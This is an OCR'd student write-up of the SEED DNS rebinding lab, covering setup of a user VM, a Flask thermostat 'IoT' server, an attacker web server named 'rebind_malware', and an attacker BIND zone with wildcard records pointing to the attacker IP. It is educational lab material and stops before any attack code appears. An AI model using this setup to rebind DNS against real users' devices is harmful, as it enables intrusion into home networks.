
Network Setup:

Name	Role	IP Address	MAC Address
SEEDUbuntu	Attacker	10.0.2.7	08:00:27:b7:ba:af
SEEDUbuntu1	Local DNS Server	10.0.2.8	08:00:27:cd:2d:fd
SEEDUbuntu2	User Machine	10.0.2.10	08:00:27:98:60:5e

Task 1: Configure the User VM

Step 1. Reduce Firefox's DNS caching time.

We reduce the Firefox DNS caching time to 10 seconds to perform our attack at a faster pace.




Search: network.dns

Preference Name	Status	Type	Value
network.dns.blockDotOnion	default	boolean	true
network.dns.disableIPv6	default	boolean	false
network.dns.disablePrefetch	default	boolean	false
network.dns.forceResolve	default	string	
network.dns.get-ttl	default	boolean	true
network.dns.ipv4OnlyDomains	default	string	
network.dns.localDomains	default	string	
network.dns.native-is-localhost	default	boolean	false
network.dns.offline-localhost	default	boolean	true
network.dnsCacheEntries	default	integer	400
network.dnsCacheExpiration	modified	integer	10
network.dnsCacheExpirationGracePeriod	default	integer	60

Step 2. Change /etc/hosts.


We run the IoT web server on the User VM (10.0.2.10) with the name – www.seedIoT32.com



```
[03/06/20]seed@VM:~$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
10.0.2.10       www.seedIoT32.com
```

Step 3. Local DNS Server.


On the user machine 10.0.2.10, we need to use 10.0.2.8 as the local DNS server. In order to overcome the issue of DHCP configuration replacing /etc/resolv.conf file’s content, we enter the nameserver in /etc/resolvconf/resolv.conf.d/head file, that is prepended to the dynamically generated resolver configuration file. After making the change, we run sudo resolvconf -u for the change to take effect:



```
[03/06/20]seed@VM:~$ cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.8
nameserver 127.0.1.1
search lan
[03/06/20]seed@VM:~$ sudo resolvconf -u
[03/06/20]seed@VM:~$ 
```

Step 4. Testing.

In order to verify that the DNS server for the user machine is configured to be our server, we use the dig command and look if the response is generated from the configured DNS server. In the below screenshot, we see that the SERVER in the last third line has the IP address of the local DNS server configured by us. Hence, we have successfully configured the user machine to use our configured DNS server.




```
[03/06/20]seed@VM:~$ dig www.leetcode.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.leetcode.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27119
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.leetcode.com.              IN      A

;; ANSWER SECTION:
www.leetcode.com.       300     IN      A       134.209.142.218

;; AUTHORITY SECTION:
leetcode.com.           172800  IN      NS      rob.ns.cloudflare.com.
leetcode.com.           172800  IN      NS      melinda.ns.cloudflare.com.

;; ADDITIONAL SECTION:
rob.ns.cloudflare.com.  172800  IN      A       173.245.59.140
rob.ns.cloudflare.com.  172800  IN      AAAA    2606:4700:58::adf5:3b8c
melinda.ns.cloudflare.com. 172800 IN    A       173.245.58.198
melinda.ns.cloudflare.com. 172800 IN    AAAA    2606:4700:50::adf5:3ac6

;; Query time: 54 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Fri Mar 06 19:22:08 EST 2020
;; MSG SIZE  rcvd: 203
```

Task 2: Start the IoT server on the User VM

Step 1. Install Flask.


Install the FLASK web framework that is used to develop the IoT server:



```
[03/06/20]seed@VM:~$ sudo pip3 install Flask==1.1.1
The directory '/home/seed/.cache/pip/http' or its parent directory is not owned
by the current user and the cache has been disabled. Please check the permission
s and owner of that directory. If executing pip with sudo, you may want sudo's -
H flag.
The directory '/home/seed/.cache/pip' or its parent directory is not owned by th
e current user and caching wheels has been disabled. check the permissions and o
wner of that directory. If executing pip with sudo, you may want sudo's -H flag.
Collecting Flask==1.1.1
  Downloading https://files.pythonhosted.org/packages/9b/93/628509b8d5dc749656a9
641f4caf13540e2cdec85276964ff8f43bbb1d3b/Flask-1.1.1-py2.py3-none-any.whl (94kB)
    100% |████████████████████████████████| 102kB 1.2MB/s
Collecting Jinja2>=2.10.1 (from Flask==1.1.1)
  Downloading https://files.pythonhosted.org/packages/27/24/4f35961e5c669e96f655
9760042a55b9bcfcdb82b9bdb3c8753dbe042e35/Jinja2-2.11.1-py2.py3-none-any.whl (126
kB)
    100% |████████████████████████████████| 133kB 2.5MB/s
Collecting Werkzeug>=0.15 (from Flask==1.1.1)
  Downloading https://files.pythonhosted.org/packages/ba/a5/d6f8a6e71f15364d3567
8a4ec8a0186f980b3bd2545f40ad51dd26a87fb1/Werkzeug-1.0.0-py2.py3-none-any.whl (29
8kB)
    100% |████████████████████████████████| 307kB 863kB/s
Collecting click>=5.1 (from Flask==1.1.1)
  Downloading https://files.pythonhosted.org/packages/fa/37/45185cb5abbc30d72571
04c434fe0b07e5a195a6847506c074527aa599ec/Click-7.0-py2.py3-none-any.whl (81kB)
    100% |████████████████████████████████| 81kB 2.7MB/s
Collecting itsdangerous>=0.24 (from Flask==1.1.1)
  Downloading https://files.pythonhosted.org/packages/76/ae/44b03b253d6fade317f3
2c24d100b3b35c2239807046a4c953c7b89fa49e/itsdangerous-1.1.0-py2.py3-none-any.whl
Requirement already satisfied: MarkupSafe>=0.23 in /usr/lib/python3/dist-package
s (from Jinja2>=2.10.1->Flask==1.1.1) (0.23)
Installing collected packages: Jinja2, Werkzeug, click, itsdangerous, Flask
  Found existing installation: Jinja2 2.8
    Uninstalling Jinja2-2.8:
      Successfully uninstalled Jinja2-2.8
Successfully installed Flask-1.1.1 Jinja2-2.11.1 Werkzeug-1.0.0 click-7.0 itsdan
gerous-1.1.0
You are using pip version 18.1, however version 20.0.2 is available.
You should consider upgrading via the 'pip install --upgrade pip' command.
[03/06/20]seed@VM:~$ 
```

Step 2. Start the IoT server.


We start the IoT server by running the prepared script on port 8080 of the local machine:



```
[03/06/20]seed@VM:~/.../Lab 7$ ls
attacker_vm  attacker_vm.zip  user_vm  user_vm.zip
[03/06/20]seed@VM:~/.../Lab 7$ cd user_vm/
[03/06/20]seed@VM:~/.../user_vm$ ls
rebind_iot  start_iot.sh
[03/06/20]seed@VM:~/.../user_vm$ cat start_iot.sh
#!/bin/bash

FLASK_APP=rebind_iot flask run --host 0.0.0.0 --port 8080
[03/06/20]seed@VM:~/.../user_vm$ ./start_iot.sh
 * Serving Flask app "rebind_iot"
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployme
nt.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://0.0.0.0:8080/ (Press CTRL+C to quit)
```

Step 3. Testing the IoT server.

We test the IoT server by loading the following URL and notice the web page of a thermostat (IoT device):


Thermometer - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Thermometer
www.seediot32.com:8080
Most Visited SEED Labs Sites for Labs
50°C
0
100
Celsius °C


Task 3: Start the attack web server on the Attacker VM

Step 1. Install Flask

As previously, we install Flask on the Attacker VM using: `sudo pip3 install Flask==1.1.1`

Step 2. Start the attacker's web server


We start the Attacker's web server by running the prepared script on port 8080 of the local machine:



```
[03/06/20]seed@VM:~/.../Lab 7$ ls
attacker_vm  attacker_vm.zip  user_vm  user_vm.zip
[03/06/20]seed@VM:~/.../Lab 7$ cd attacker_vm/
[03/06/20]seed@VM:~/.../attacker_vm$ ls
attacker32.com.zone  rebind_malware  start_webserver.sh
[03/06/20]seed@VM:~/.../attacker_vm$ cat start_webserver.sh
#!/bin/bash

FLASK_APP=rebind_malware flask run --host 0.0.0.0 --port 8080
[03/06/20]seed@VM:~/.../attacker_vm$ ./start_webserver.sh
 * Serving Flask app "rebind_malware"
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployme
nt.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://0.0.0.0:8080/ (Press CTRL+C to quit)
```

Step 3. Testing the Attacker's web server.

We test the Attacker's server by loading the following URL on the Attacker VM:



Thermometer - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Thermometer
localhost:8080
Most Visited
SEED Labs
Sites for Labs

Attacker's Website

Attack Countdown 1


Task 4: Configure the DNS server on the Attacker VM

The below screenshot indicates that we have the desired zone file in the /etc/bind folder – MJakhotia.com.




```
[03/06/20]seed@VM:~/.../attacker_vm$ ls
MJakhotia.com.zone  rebind_malware  start_webserver.sh
[03/06/20]seed@VM:~/.../attacker_vm$ sudo cp MJakhotia.com.zone /etc/bind/
[03/06/20]seed@VM:~/.../attacker_vm$ cd /etc/bind
[03/06/20]seed@VM:.../bind$ ls
bind.keys  db.empty           Jakhotia.com.zone       named.conf.local
db.0       db.local           MJakhotia.com.zone      named.conf.options
db.127     db.root            named.conf              rndc.key
db.255     example.com.zone   named.conf.default-zones  zones.rfc1918
[03/06/20]seed@VM:.../bind$ cat MJakhotia.com.zone
$TTL 10000
@       IN      SOA    ns.MJakhotia.com. admin.MJakhotia.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS     ns.MJakhotia.com.

@       IN      A      10.0.2.7
www     IN      A      10.0.2.7
ns      IN      A      10.0.2.7
*       IN      A      10.0.2.7
```

We also add the following zone entry to /etc/bind/named.conf, so the above zone file will be used by the BIND9 server. After saving these changes, we restart the server.



```
[03/06/20]seed@VM:.../bind$ cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "Jakhotia.com" {
        type master;
        file "/etc/bind/Jakhotia.com.zone";
};

zone "example.com" {
        type master;
        file "/etc/bind/example.com.zone";
};

zone "MJakhotia.com" {
        type master;
        file "/etc/bind/MJakhotia.com.zone";
};
[03/06/20]seed@VM:.../bind$ sudo service bind9 restart
```

